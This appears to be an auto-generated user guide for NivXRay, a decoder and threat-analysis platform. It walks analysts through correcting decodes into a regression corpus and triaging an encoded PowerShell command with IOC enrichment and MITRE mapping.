NivXRay

User Guide

CyberChef-style decoder & threat-analysis platform

10 features · 9 workflows · 3 categories

Auto-generated on 2026-07-16 · Audience: **user**


Table of Contents

Task-Oriented Workflows

Features by Category


Analyst Flow — 5W1H

Follow the arrows. Every step answers one of the six analyst questions.




Auto-Investigate · Pipeline Anatomy

One click → six stages → verdict. Each stage emits to the timeline.




Attack Graph · Node Anatomy

Nodes are colour-coded, edges label the transformation that produced them.



Decoding Chain · Stage Anatomy

Each stage is atomic: input bytes → operation → output bytes.



Task-Oriented Workflows

Real analyst workflows — start here. Each workflow chains the features below into an investigation.

◆ Promote a Correction to the Regression Corpus

Guarantee this input never silently regresses again.

Step 1 — Decode the input

Action: Paste in the Workspace and open the Candidate Explorer

Expected: A candidate wins — but you can see it's not the right answer

Step 2 — Click CORRECT THIS

Action: Enter the correct output + chain + optional notes

Expected: Correction modal opens; enter the truth

Step 3 — Enable promote + trigger benchmark

Action: Check both boxes on the correction modal, name the sample, and submit


Expected: `learning_events` entry created; `regression_corpus` entry created; benchmark runs immediately

Step 4 — Review the Regression Dashboard

Action: Open /admin and scroll to Regression Dashboard

Expected: Corpus size +1; if the new sample fails, the gate BLOCKS further library promotion

Screenshot 1 · step_1



Related: correction_flow regression_dashboard learning_correction

---

◆ Investigate an Encoded PowerShell Command

Full triage of a suspicious `powershell -EncodedCommand ...` string from paste to report.

Step 1 — Paste the command

Action: Paste the full PowerShell command (including the base64 blob) into the Workspace input

Expected: The Magic Decoder auto-detects Base64 and produces a decoded payload

Step 2 — Open the Candidate Explorer

Action: Click "Show Candidate Explorer"

Expected: Base64 wins with high confidence; runners-up (rot13, base58) show structured rejection reasons

Step 3 — Enrich the IOCs

Action: Click the ■ icon next to each extracted URL / IP / domain

Expected: VT/OTX/AbuseIPDB verdicts appear inline; malicious IOCs are highlighted in red

Step 4 — Review the MITRE mapping

Action: Look at the MITRE chips (T1105 Ingress Tool Transfer, T1059.001 PowerShell, ...)


Expected: Techniques align with the decoded command's behaviour

Step 5 — Correct the decode (if needed)


Action: Click "CORRECT THIS" if the auto-verdict is wrong; promote to corpus

Expected: The correction lands on the investigation timeline; a benchmark run fires


Screenshot 1 · step_2



